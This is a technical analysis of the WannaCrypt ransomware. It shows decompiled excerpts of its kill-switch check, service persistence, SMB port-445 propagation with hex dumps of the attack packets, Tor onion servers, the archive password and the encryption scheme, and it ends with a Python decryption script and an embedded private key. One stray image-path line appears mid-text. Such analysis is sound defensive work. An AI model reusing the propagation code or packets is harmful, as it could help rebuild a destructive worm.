Analysis of WannaCrypt

Sample characteristics

MD5: 5bef35496fcbdbe841c82f4d1ab8b7c2

SHA256: 4186675cb6706f9d51167fb0f14cd3f8fcfb0065093f62b10a15f7d9a6c8d982

Most of the parts of the sample are not encrypted and obfuscated.

Behavioral analysis of the sample

Upon launching, the sample checks the possibility to access the website with following domain name: http://www.iuqerfsodp9ifjaposdfjhgosurijfaewrwergwea[.]com in case of such access it completes its job.

```
qmemcpy(&szUrl, aHttpWww_iuqerf, 0x39u);      // http://www.iuqerfsodp9ifjaposdfjhgosurijfaewrwergwea.com
v8 = 0;
v9 = 0;
v10 = 0;
v11 = 0;
v12 = 0;
v13 = 0;
v14 = 0;
v4 = InternetOpenA(0, 1u, 0, 0, 0);
v5 = InternetOpenUrlA(v4, &szUrl, 0, 0, 0x84000000, 0);
if ( v5 )
{
  InternetCloseHandle(v4);
  InternetCloseHandle(v5);
  result = 0;
}
else
{
  InternetCloseHandle(v4);
  InternetCloseHandle(0);
  wannacry_real_main__sub_408090();
  result = 0;
}
return result;
```

If some parameters were transferred upon such launch, then sample is activated as a service.

```
GetModuleFileNameA(0, FileName, 0x104u);
if ( *(_DWORD *)_p___argc() >= 2 )            // Started as a service
{
  v1 = OpenSCManagerA(0, 0, 0xF003Fu);
  v2 = v1;
  if ( v1 )
  {
    v3 = OpenServiceA(v1, ServiceName, 0xF01FFu);
    v4 = v3;
    if ( v3 )
    {
      wrap__ChangeServiceConfig2A__sub_407FA0(v3, 60);
      CloseServiceHandle(v4);
    }
    CloseServiceHandle(v2);
  }
  ServiceStartTable.lpServiceName = ServiceName;
  ServiceStartTable.lpServiceProc = (LPSERVICE_MAIN_FUNCTIONA)wannacry_service_main__sub_408000;
  v6 = 0;
  v7 = 0;
  result = StartServiceCtrlDispatcherA(&ServiceStartTable);
}
else                                          // Started directly
{
  result = wannacry_create_service__sub_407F20();
}
return result;
```

If there were no parameters then sample creates and launches service «mssecsvc2.0» «Microsoft Security Center (2.0) Service» that activates file with «-m security» parameters.

```
int wannacry_create_service__sub_407F20()
{
  create_and_start_service__sub_407C40();
  drop_and_run_tasksche_exe__sub_407CE0();
  return 0;
}
```

```
sprintf(&Dest, Format, FileName);
v0 = OpenSCManagerA(0, 0, 0xF003Fu);
v1 = v0;
if ( v0 )
{
  v2 = CreateServiceA(v0, ServiceName, DisplayName, 0xF01FFu, 0x10u, 2u, 1u, &Dest, 0, 0, 0, 0, 0);// mssecsvc2.0
                                                // Microsoft Security Center (2.0) Service
  v3 = v2;
  if ( v2 )
  {
    StartServiceA(v2, 0, 0);
    CloseServiceHandle(v3);
  }
  CloseServiceHandle(v1);
  result = 0;
}
```

As a next step file, «tasksche.exe» is extracted and launched for execution.

```
v3 = FindResourceA(0, (LPCSTR)0x727, Type);
v4 = v3;
if ( v3 )
{
  v5 = LoadResource(0, v3);
  if ( v5 )
  {
    v9 = (int)LockResource(v5);
    if ( v9 )
    {
      v6 = SizeofResource(0, v4);
      if ( v6 )
      {
        Dest = 0;
        memset(&v19, 0, 0x100u);
        v20 = 0;
        v21 = 0;
        NewFileName = 0;
        memset(&v23, 0, 0x100u);
        v24 = 0;
        v25 = 0;
        sprintf(&Dest, aCSS, aWindows, aTasksche_exe);
        sprintf(&NewFileName, aCSQeriuwjhrf, aWindows);
        MoveFileExA(&Dest, &NewFileName, 1u);
        v7 = CreateFileA_dword_431458(&Dest, 0x40000000, 0, 0, 2, 4, 0);
        if ( v7 != -1 )
        {
          WriteFile_dword_431460(v7, v9, v6, &v9, 0);
```

When started as a service, the sample creates a set of threads for attempts to infect other machines.

```
HGLOBAL wannacry_real_service_main__sub_407BD0()
{
  HGLOBAL result; // eax@1
  void *v1; // eax@2
  signed int v2; // esi@4
  void *v3; // eax@5

  result = do_WSAStartup_and_CryptAcquireContext_and_InitializeCriticalSection__sub_407B90();
  if ( result )
  {
    v1 = (void *)beginthreadex(0, 0, sub_407720, 0, 0, 0);
    if ( v1 )
      CloseHandle(v1);
    v2 = 0;
    do
    {
      v3 = (void *)beginthreadex(0, 0, sub_407840, v2, 0, 0);
      if ( v3 )
        CloseHandle(v3);
      Sleep(0x7D0u);
      ++v2;
    }
    while ( v2 < 128 );
    result = 0;
  }
  return result;
}
```

In the first thread, the sample gets information about the adapters using the GetAdaptersInfo function.

```
SizePointer = 0;
if ( GetAdaptersInfo(0, &SizePointer) != 111 )
  return 0;
if ( !SizePointer )
  return 0;
v2 = LocalAlloc(0, SizePointer);
v3 = v2;
hMem = v2;
if ( !v2 )
  return 0;
if ( GetAdaptersInfo((PIP_ADAPTER_INFO)v2, &SizePointer) )
{
  LocalFree(v3);
  return 0;
}
```

In the second group of threads, the sample generates random IP addresses using the CryptGenRandom function.

```
    v8 = wrap__CryptGenRandom__sub_407660(v7);
    v7 = (void *)255;
    v6 = v8 % 0xFF;
  }
  while ( v8 % 0xFF == 127 || v6 >= 224 );
  if ( v18 && a1 < 32 )
  {
    v9 = wrap__CryptGenRandom__sub_407660(v7);
    v7 = (void *)255;
    v19 = v9 % 0xFF;
  }
  v10 = wrap__CryptGenRandom__sub_407660(v7) % 0xFFu;
  v11 = wrap__CryptGenRandom__sub_407660((void *)0xFF);
  sprintf(&Dest, aD_D_D_D, v6, v19, v10, v11 % 0xFF);
  v12 = inet_addr(&Dest);
```

Then the sample tries to connect to the remote host's 445 port - and conduct an attack through the SMB protocol.

```
*(_DWORD *)&name.sa_data[2] = inet_addr(cp);
*(_WORD *)&name.sa_data[0] = htons(hostshort);
v2 = socket(2, 1, 0);
v3 = v2;
if ( v2 != -1 )
{
  if ( connect(v2, &name, 16) != -1
    && send(v3, ::buf, 88, 0) != -1
    && recv(v3, &buf, 1024, 0) != -1
    && send(v3, byte_42E42C, 103, 0) != -1
    && recv(v3, &buf, 1024, 0) != -1 )
  {
    v6 = v17;
    v7 = v18;
    v4 = sub_4017B0((int)cp, (int)&v6);
    if ( send(v3, byte_42E494, v4, 0) != -1 && recv(v3, &buf, 1024, 0) != -1 )
```

The contents of the packets that are sent during the attack are in the sample's data section in an unencrypted form.

```
0042E3D0  00 00 00 54 FF 53 4D 42  72 00 00 00 00 18 01 28  ...T·SMBr......(
0042E3E0  00 00 00 00 00 00 00 00  00 00 00 00 00 00 2F 4B  ................/K
0042E3F0  00 00 C5 5E 00 31 00 02  4C 41 4E 4D 41 4E 31 2E  ..+^.1..LANMAN1.
0042E400  30 00 02 4C 4D 31 2E 32  58 30 30 32 00 02 4E 54  0..LM1.2X002..NT
0042E410  20 4C 41 4E 4D 41 4E 20  31 2E 30 00 02 4E 54 20  ·LANMAN·1.0..NT
0042E420  4C 4D 20 30 2E 31 32 00  00 00 00 00 00 00 00 63  LM·0.12........c
0042E430  FF 53 4D 42 73 00 00 00  00 18 01 20 00 00 00 00  ·SMBs...... ....
0042E440  00 00 00 00 00 00 00 00  00 00 2F 4B 00 00 C5 5E  ............/K..+^
0042E450  0D FF 00 00 00 DF FF 02  00 01 00 00 00 00 00 00  .·... ·.........
0042E460  00 00 00 00 00 00 00 40  00 00 00 26 00 00 2E 00  .......@...&....
0042E470  57 69 6E 64 6F 77 73 20  32 30 30 30 20 32 31 39  Windows·2000·219
0042E480  35 00 57 69 6E 64 6F 77  73 20 32 30 30 30 20 35  5.Windows·2000·5
0042E490  2E 30 00 00 00 00 00 47  FF 53 4D 42 75 00 00 00  .0.....G·SMBu...
0042E4A0  00 18 01 20 00 00 00 00  00 00 00 00 00 00 00 00  ... ............
0042E4B0  00 00 2F 4B 5F 5F 55 53  45 52 49 44 5F 5F 50 4C  ../K__USERID__PL
0042E4C0  41 43 45 48 4F 4C 44 45  52 5F 5F C5 5E 04 FF 00  ACEHOLDER__+^.·.
0042E4D0  00 00 00 00 01 00 1C 00  00 5F 5F 54 52 45 45 50  ........__TREEP
0042E4E0  41 54 48 5F 52 45 50 4C  41 43 45 5F 5F 3F 3F 3F  ATH_REPLACE__???
0042E4F0  3F 3F 00 00 00 00 00 4A  FF 53 4D 42 25 00 00 00  ??.....J·SMB%...
0042E500  00 18 01 28 00 00 00 00  00 00 00 00 00 00 00 00  ...(............
0042E510  00 00 00 00 00 00 00 00  10 00 00 00 00 FF FF FF  ............···
0042E520  FF 00 00 00 00 00 00 00  00 00 00 00 00 4A 00 00  ·............J..
0042E530  00 4A 00 02 00 23 00 00  00 07 00 5C 50 49 50 45  .J...#.....\PIPE
0042E540  5C 00 00 00 00 00 00 85  FF 53 4D 42 72 00 00 00  \.......à·SMBr...
```

Behavioral analysis of tasksche.exe

Upon launching, the file generates the computer's ID, creates a working directory, checks for a mutex named "Global \ MsWinZonesCacheCounterMutexA0" (described below) -and only then it starts its job.

```
Filename = byte_40F910;
memset(&v12, 0, 0x204u);
v13 = 0;
v14 = 0;
GetModuleFileNameA(0, &Filename, 0x208u);
gen_computer_id__sub_401225((int)DisplayName);
if ( *(_DWORD *)_p___argc(Str) != 2
  || (v5 = _p___argv(), strcmp(*(const char **)(*(_DWORD *)v5 + 4), aI))
  || !make_workspace_directory__sub_401B5F(0)
  || (CopyFileA(&Filename, FileName, 0), GetFileAttributesA(FileName) == -1)
  || !check_service_and_mutex__sub_401F5D() )
{
  if ( strrchr(&Filename, 92) )
    *strrchr(&Filename, 92) = 0;
  SetCurrentDirectoryA(&Filename);
  sub_4010FD(1);
  sub_401DAB(0, ::Str);
  sub_401E9E();
  sub_401064(CommandLine, 0, 0);
  sub_401064(aIcacls_GrantEv, 0, 0);
```

The working directory is created on the system disk in the Intel or ProgramData directory. Example of the created directory: C: \ ProgramData \ yyibsxxiapw107 \

```
GetWindowsDirectoryW(&Buffer, 0x104u);
v4 = 0;
swprintf(&String, (size_t)aSProgramdata, &Buffer);
if ( GetFileAttributesW(&String) != -1 && sub_401AF6(&String, &WideCharStr, a1)
  || (swprintf(&String, (size_t)aSIntel, &Buffer), sub_401AF6(&String, &WideCharStr, a1))
  || sub_401AF6(&Buffer, &WideCharStr, a1) )
```

```
aSIntel:                                ; DATA XREF: make_workspace_directory__sub_401B5F+EE↑o
                unicode 0, <%s\Intel>,0
                align 4
aSProgramdata:                          ; DATA XREF: make_workspace_directory__sub_401B5F+9F↑o
                unicode 0, <%s\ProgramData>,0
                align 4
```

To prevent re-infection, "Global \ MsWinZonesCacheCounterMutexA0" mutex is used, whose name is collected by calling the sprintf function.

```
signed int __cdecl check_mutex__sub_401EFF(int a1)
{
  int v1; // esi@1
  HANDLE v2; // eax@2
  signed int result; // eax@4
  char Dest; // [sp+4h] [bp-64h]@1

  sprintf(&Dest, aSD, aGlobalMswinzon, 0);
```


```
; char aSD[]
aSD             db '%s%d',0             ; DATA XREF: check_mutex__sub_401EFF+11↑o
                align 4
aGlobalMswinzon db 'Global\MsWinZonesCacheCounterMutexA',0
                                        ; DATA XREF: check_mutex__sub_401EFF+9↑o
```

After the launch, the sample extracts configuration files and resource files (such as translated lines and desktop image) from the embedded password-protected ZIP archive. For unzipping, the password "WNcry @ 2ol7" is used.

```
; char Str[]
Str             db 'WNcry@2ol7',0
                align 4
```

The contents of individual archive files

b.wnry - picture in BMP format, 800x600, which is placed on the desktop after encrypting files



c.wnry - configuration file, contains server addresses in the TOR network and the address of the TOR client's download

In this sample:

- gx7ekbenv2riucmf.onion
- 57g7spgrzlojinas.onion
- xxlvbrloxvriy2c5.onion
- 76jdd2ir2embyv47.onion
- cwwnhwhlz52maqm7.onion
- https://dist.torproject.org/torbrowser/6.5.1/tor-win32-0.2.9.10.zip
- msg - catalog with translations of the program interface into different languages
- r.wnry - a file that contains text that is displayed in the decryptor program window. It starts with the following lines:
  "Q: What's wrong with my files?
  A: Ooops, your important files are encrypted. "

- t.wnry - encrypted DLL with code that performs file encryption
- u.wnry - executable decrypt file (will be written in @ WanaDecryptor @ .exe)

After extracting files from the archive, the sample decrypts the file "t.wnry", loads it from memory and launches the code of the encryptor.

```
if ( resolve_functions__sub_40170A() )
{
  sub_4012FD(&v10);
  if ( load_keys__sub_401437((int)&v10, 0, 0, 0) )
  {
    v15 = 0;
    v6 = (void *)decrypt_file___sub_4014A6(&v10, aT_wnry, (int)&v15);// t.wnry
    if ( v6 )
    {
      v7 = load_dll_in_memory__sub_4021BD(v6, v15);
      if ( v7 )
      {
        encryptor_code__v8 = (void (__stdcall *)(_DWORD, _DWORD))resolve_function__sub_402924(v7, Str1);// TaskStart
        if ( encryptor_code__v8 )
          encryptor_code__v8(0, 0);
      }
    }
  }
  sub_40137A(&v10);
}
```

Behavioral analysis of encryption code

The execution begins with the TaskStart function. The sample specifies the addresses of the functions for working with the files of the module kernel32.dll and for working with the cryptography of the advapi32.dll module.

```
advapi32.dll__v1 = LoadLibraryA(LibFileName);// advapi32.dll
advapi32.dll__v2 = advapi32.dll__v1;
result = 0;
if ( advapi32.dll__v1 )
{
  CryptAcquireContextA__dword_1000D93C = (int (__stdcall *)(_DWORD, _DWORD, _DWORD, _DWORD, _DWORD))GetProcAddres
  CryptImportKey__dword_1000D940 = (int (__cdecl *)(_DWORD, _DWORD, _DWORD, _DWORD, _DWORD))GetProcAddress(
                                                                                              advapi32.dll__v2,
                                                                                              aCryptimportkey);
  CryptDestroyKey__dword_1000D944 = (int (__stdcall *)(_DWORD))GetProcAddress(advapi32.dll__v2, aCryptdestroyke);
  CryptEncrypt__dword_1000D948 = (int (__stdcall *)(_DWORD, _DWORD, _DWORD, _DWORD, _DWORD, _DWORD, _DWORD))GetPr
  CryptDecrypt__dword_1000D94C = (int (__stdcall *)(_DWORD, _DWORD, _DWORD, _DWORD, _DWORD, _DWORD))GetProcAddres
  CryptGenKey__v3 = GetProcAddress(advapi32.dll__v2, aCryptgenkey);
  CryptGenKey__dword_1000D950 = (int (__stdcall *)(_DWORD, _DWORD, _DWORD, _DWORD))CryptGenKey__v3;
```

Then the paths to the files 00000000.res, 00000000.pky, 00000000.eky are generated in the working directory of the encryptor (which was created earlier) and the presence of the mutexes "Global \ MsWinZonesCacheCounterMutexW", "Global \ MsWinZonesCacheCounterMutexA0" or the file

"00000000.dky" are checked.

```
if ( !resolve_functions__sub_10003410() )
  return 0;
sprintf(res_file__Dest, a08x_res, 0);
sprintf(pky_file__FileName, a08x_pky, 0);
sprintf(eky_file__byte_1000DD58, a08x_eky, 0);
if ( check_mutexes__sub_10004600(0) || check_decryption_key__sub_10004500(0) )
{
  v10 = CreateThread(0, 0, (LPTHREAD_START_ROUTINE)run_decryptor_add_to_autorun_tasksche__sub_10004990, 0, 0, 0);
  WaitForSingleObject(v10, 0xFFFFFFFF);
  CloseHandle(v10);
  return 0;
}
```

Then the sample checks for keys - and creates threads for file encryption and status checking.

```
if ( !v3 || !prepare_keys__sub_10003AC0(v3, pky_file__FileName, eky_file__byte_1000DD58) )
  return 0;
if ( !read_res_file__sub_100046D0() || dword_1000DC70 )
{
  DeleteFileA(res_file__Dest);
  memset(&pbBuffer, 0, 0x88u);
  dword_1000DC70 = 0;
  CryptGenRandom__sub_10004420((int)v3, &pbBuffer, 8u);
}
destroy_keys_and_release_context__sub_10003BB0((int)v3);
(**(void (__thiscall ***)(char *, signed int))v3)(v3, 1);
v4 = CreateThread(0, 0, (LPTHREAD_START_ROUTINE)sub_10004790, 0, 0, 0);
if ( v4 )
  CloseHandle(v4);
Sleep(0x64u);
v5 = CreateThread(0, 0, (LPTHREAD_START_ROUTINE)sub_100045C0, 0, 0, 0);
if ( v5 )
  CloseHandle(v5);
Sleep(0x64u);
```

Key generation and file encryption

In the data section, the sample contains several RSA keys that are imported during execution using the CryptImportKey function.

```
1000CF44  00 A4 00 00 52 53 41 31  00 08 00 00 01 00 01 00  .ñ..RSA1........
1000CF54  75 97 4C 3B 84 46 DE 2C  2A F4 95 A8 5D C0 CD 6D  uùL;äF¦,*(ò¿]+-m
1000CF64  DA D7 D4 92 1E 13 82 34  6A 70 8D 8F 7C F7 04 92  +++Æ..é4jp..|˜.Æ
1000CF74  55 7F F1 A2 27 B2 9E 41  AC 90 80 91 18 93 C2 B1  U.±ó'¦PA¼.Çæ.ô-¦
1000CF84  7B AD 2B F3 FF AF DB 2B  51 BE 1D A3 27 E3 A7 57  {¡+=·»¦+Q+.ú'pºW
1000CF94  08 5A BE C1 1D F6 04 F8  1C BE 5B B1 67 FB E4 C8  .Z+-.÷.°.+[¦gvS+
1000CFA4  DA 75 00 70 B1 17 70 24  6C 09 63 74 AC 4B 0A 1D  +u.p¦.p$l.ct¼K..
1000CFB4  71 AE 7F AE 65 B8 C5 86  79 C5 7E 9F 98 60 4C 52  q«.«e++åy+˜ƒŸ`LR
1000CFC4  B9 29 62 CB 23 29 ED 31  91 74 7B 7B 0B 26 1B F2  ¦)b-#)f1æt{{.&.=
1000CFD4  7D 67 BF DA 7A 40 DA F2  61 4D 94 A5 7D AD 59 6B  }g++z@+=aMöÑ}¡Yk
1000CFE4  AD 9E A3 3A 39 C6 5B 6E  9F D2 BB 36 B5 F5 D2 65  ¡Pú:9¦[nƒ-+6¦)-e
1000CFF4  F5 2C 30 D8 C1 17 BD AF  28 00 96 20 46 A7 2D 62  ),0+-.+»(.û·Fº-b
1000D004  03 0C D7 D0 75 A0 0B 07  EA D4 1F CA E8 D9 4E DB  ..+-uá..O+.-F+N¦
1000D014  38 F2 26 75 CB 12 A6 88  70 9B E1 EA 32 DC F8 71  8=&u-.ªêpçß02_°q
1000D024  72 50 41 E6 17 81 68 27  42 8E DF E5 DE A1 72 D9  rPAµ..h'BÄ¯s¦Ír+
1000D034  3B FB E5 9D 30 11 69 92  CD 60 2B E2 D5 46 3C 28  ;vs.0.iÆ-`+G+F<(
```

The sample contains a public-private RSA key pair that is used to decrypt the "t.wnry" file, as well as to encrypt files that can subsequently be decrypted for free.

Also, the sample contains the public key, the private key is unknown.

The first time the sample is run, the RSA key pair is generated.

The generated private key is encrypted with the built-in public key of the creators - and stored in the file "00000000.eky", the public key is saved in a raw format in to the file "00000000.pky" - and is used later.

```
    if ( !CryptImportKey__dword_1000D940(*((_DWORD *)v3 + 1), &remote_key_pub__unk_1000CF40, 276, 0, 0)
      || !generate_key__sub_10004350(*((_DWORD *)v3 + 1), (int)(v3 + 8))
      || !export_key__sub_10004040(*((_DWORD *)v3 + 1), *((_DWORD *)v3 + 2), 6u, pky_file__lpFileName) )// PUBLICKEYBLOB
    {
      goto LABEL_19;
    }
    if ( v3 != (char *)-12 )
      export_encrypted_private_key_to_file__sub_10003C40((int)v3, v3 + 12);
    if ( !import_key_from_file__sub_10003C00((int)v3, pky_file__lpFileName) )
    {
LABEL_19:
      destroy_keys_and_release_context__sub_10003BB0((int)v3);
      return 0;
    }
  }
  v5 = *((_DWORD *)v3 + 3);
  if ( v5 )
    CryptDestroyKey__dword_1000D944(v5);
```

When the file is encrypted, a 16-byte key is generated using the CryptGenRandom function. The key is encrypted with a public key from the file "00000000.pky" and stored in the header of the encrypted file.

```
result = CryptGenRandom__sub_10004420(this, pbBuffer, dwLen);
if ( result )
{
  v7 = a4;
  if ( a4 && a5 )
  {
    qmemcpy((void *)a4, pbBuffer, dwLen);
    EnterCriticalSection((LPCRITICAL_SECTION)(v5 + 16));
    v8 = (DWORD *)a5;
    v9 = CryptEncrypt__dword_1000D948(*(_DWORD *)(v5 + 8), 0, 1, 0, v7, &dwLen, *(_DWORD *)a5);
    v10 = (struct _RTL_CRITICAL_SECTION *)(v5 + 16);
    if ( !v9 )
    {
      LeaveCriticalSection(v10);
      return 0;
    }
    LeaveCriticalSection(v10);
```

The contents of the file are encrypted using the AES-128 algorithm.

```
    SetFilePointer(v8, -65536, 0, 2u);
    if ( !ReadFile__dword_1000D924(v8, *((_DWORD *)v4 + 306), 0x10000, &v35, 0) || v35 != 0x10000 )
    {
LABEL_21:
      v15 = (char *)&ms_exc.registration;
      goto LABEL_64;
    }
    aes_encrypt__sub_10006940((int)(v4 + 84), *((_DWORD *)v4 + 306), *((char **)v4 + 307), 0x10000u, 1);
    if ( WriteFile__dword_1000D920(v9, *((_DWORD *)v4 + 307), 0x10000, &v36, 0) && v36 == 0x10000 )
    {
      SetFilePointer(v8, 0x10000, 0, 0);
      v34 -= 0x10000i64;
      goto LABEL_52;
```

List of file extensions that are encrypted: .doc, .docx, .xls, .xlsx, .ppt, .pptx, .pst, .ost, .msg, .eml, .vsd, .vsdx, .txt, .csv,. Rtf, .123, .wks, .wk1, .pdf, .dwg, .onetoc2, .snt, .jpeg, .jpg, .docb, .docm, .dot, .dotm, .dotx, .xlsm, .xlsb, .xlw, .xlt, .xlm, .xlc, .xltx, .xltm, .pptm, .pot, .pps, .ppsm, .ppsx, .ppam, .potx, .potm, .edb, .hwp, .602 , .sxi, .sti, .sldx, .sldm, .sldm, .vdi, .vmdk, .vmx, .gpg, .aes, .ARC, .PAQ, .bz2, .tbk, .bak, .tar,. Tgz, .gz, .7z, .rar, .zip, .backup, .iso, .vcd, .bmp, .png, .gif, .raw, .cgm, .tif, .tiff, .nef, .psd, .ai, .svg, .djvu, .m4u, .m3u, .mid, .wma, .flv, .3g2, .mkv, .3gp, .mp4, .mov, .avi, .asf, .mpeg, .vob , .mpg, .wmv, .fla, .swf, .wav, .mp3, .sh, .class, .jar, .java, .rb, .asp, .php, .jsp, .brd, .sch,. Ds, .dip, .pl, .vb, .vbs, .ps1, .bat, .cmd, .js, .asm, .h, .pas, .cpp, .c, .cs, .suo, .sln, .ldf, .mdf, .ibd, .myi, .myd, .frm, .odb, .dbf, .db, .mdb, .accdb, .sql, .sqlitedb, .sqlite3, .asc, .lay6,. Lay, .mml, .sxm, .otg, .odg, .uop, .std, .sxd, .otp, .odp, .wb2, .slk, .dif, .stc, .sxc, .ots, .ods, .3dm, .max, .3ds, .uot, .stw, .sxw, .ott, .odt, .pem, .p12, .csr, .crt, .key, .pfx, .der

Decrypting files with decryptor

The application "@ WanaDecryptor @ .exe" is used to decrypt files.

The list of files whose AES-key is encrypted with the built-in RSA-key is in the file "f.wnry", created during the encryption engine's operation. Usually it contains a list of 10 files - that can be decrypted for free - and without access to the Internet.

To decrypt the remaining files, you need to pay a ransom. When checking payment, a file with an encrypted private key (from the file "00000000.eky") is sent - where it is decrypted by an unknown private key, sent back and saved to the file "00000000.dky".

When the Decrypt button is pressed, the files specified in "f.wnry" are decrypted, and then, if there is a valid file "00000000.dky" (when the key is imported, the authentication is performed by encrypting the "TESTDATA" line with a public key and decrypting the imported private) - the remaining files of the user are decrypted.

Application

Script for decryption

To decrypt files (with a known private key), you can use the following Python script.

```
import struct

from Crypto.Cipher import AES

from wincrypto import CryptImportKey, CryptDecrypt, CryptEncrypt

def decrypt_file(rsa_priv_key, input_filename, output_filename):

    with open(input_filename, "rb") as input_file:

        with open(output_filename, "wb") as output_file:

            header = input_file.read(8)

            if header != "WANACRY!":

                raise Exception("Bad header")

            key_size = struct.unpack("<I", input_file.read(4))[0]

            if key_size != 256:

                raise Exception("Bad key size")

            aes_key = CryptDecrypt(rsa_priv_key, input_file.read(key_size))

            if aes_key is None:

                raise Exception("Failed to decrypt AES key")

            aes = AES.new(aes_key, AES.MODE_CBC, "\x00" * 16)

            input_filetype = struct.unpack("<I", input_file.read(4))[0]

            input_filesize = struct.unpack("<Q", input_file.read(8))[0]

            bytes_to_decrypt = input_filesize

            while bytes_to_decrypt > 0:

                data_block = input_file.read(0x100000)

                output_file.write(aes.decrypt(data_block))

                bytes_to_decrypt -= len(data_block)
```

```
if __name__ == "__main__":
    with open("embedded_rsa_priv.key", "rb") as input_file:
        embedded_rsa_priv_key = CryptImportKey(input_file.read())
    decrypt_file(embedded_rsa_priv_key, "t.wnry", "crypt.dll")
```

Built-in private key (in base64 format)

BwIAAACkAABSU0EyAAgAAAEAAQBDK00rBJwK2Z8e2l/tMqnv4c4aUPQV51F77LAnVgVYtPaDybZ3W4BhG
ByrFNVq/TtwnRM/LiET8eev4/urbkNxJW0dUtYFXxMnniiJ9sqQkwpoxN6Cm6rCggKxGGABYxu8cY2+ZIhe1
Q1swZzJATaJyYA3jx2JZ08MsTxhCToCXbhO9YgKn4wKht+R/s2fo6AT0y0wd9HwqNerluVIljcDaWSXBlwnUIy
RdmeFOmxqslkSCmHyoe6oJMjksRFt1sz3j0xesFWEgW1gRYQP/N/5J6VSyVsGKKPedAPWx3Jm3L6kHv8glu
1RhADMnDZk8oVNzzZg3ciw8ZHbeguD7s/vGdcS2q6G2fkOvgKvePNbSb4MmK+1X9aKTAVIZJxA4Rz5PMTk
QggtsriK5gtt35PMNOhIMJNd340usz015GYwrYvnID3gydlsNkt5uWTNvF4kSNSIkBw9F05lDOz7GyvsXMMG
1mw52Gx+I59Ar0BhtPux9oLNoSa4jcg4j5QDTvu77Bde3Ub35/vfJSGtNb2bHbUBP06wILcjNnmBKTze4nbX
5h+f6i2lxGqqQDANzP5Y6Ykoy9fknHu5UBenMSE7tJHzhKa9ngPK6c3uTSsp+gIP5yyuML2FzC0TgxJT0/NBTv
Uj1s5fQc2BfDvwSYG47o01PLrsksfuzyRjAfNK9Nnai+LApKV/2o88UBnswjNaj+57WumDepb9lEtpUJrSNNEJ
YUWWfdgSXqiuesAmpW/W5WSTAxOjKW0DJPfCielGRnKrVNzYx3UPLRMx522IoT6hLb7/25TRvW3jwlXHy
vsrYzEXl0KRkyHdUyUdZMmVZNm1ep+jyuIPGWbkBLVNb10zdhzpIHFLIuBVXpFWVJQ8Njv9/qFi0N/TbpWL
4ZbOT3x4OCteXxuMk4BabSNvbfcZiPGMPVIb2Ku01KClDaz7evrCNcSnqVBiSqyYmzDhWTdRDG0odKwR2X
A4LDXTuNnxt0+hNDaLKWE5NQBw3nPl1Ry7XrhgtnBJhXllRnqUgdbMEgWEQ0Bt/HdVjkX4PbmHp4nSWSj
OFppT3J2Ck62xPLmmLaqdQ+zifcoyL08tXy5YOHcuKxsK+v55WoDhjSNnQP/T05V6FL6TG/jvN8LuyL9ZPJxdJ
bZE/2ub6bT9WYW68ToBBfE+Yg1/H+KBl2ZjkCC7lrTPRMd8fn0lLjE1iyoYq9JByTKqS8rvKB2/KpwcNgJrAg+n
7RDAoNrPCXJZW8Y8+RV/qiIAcuClXHkGbmI1M4lWq1/x/ZNiToEePfwFaaQvURviyA6mhqK/naScs9yJs+Ow
8Ndg1mzeaR7JsAKFltc1hjYWW+YF4fkL7SWA4AoExZZdNGxM8ODHt4qQPJiiepLqUekF7H08yc2qtmaz20jP
fftt3QS5G5eevuFYZv3pcKz5/7YjF/3wNQxBOjiaLz8WKuipczB8OMnEfsZopHj+bQAoTjOH5bbJxT3sDpID6x
WbOHO/D8F7 WolR8Zdx9dXKRJ+H5901bcAfzVuTwQAO8aklyPboi8c=

Built-in public key (in base64 format)

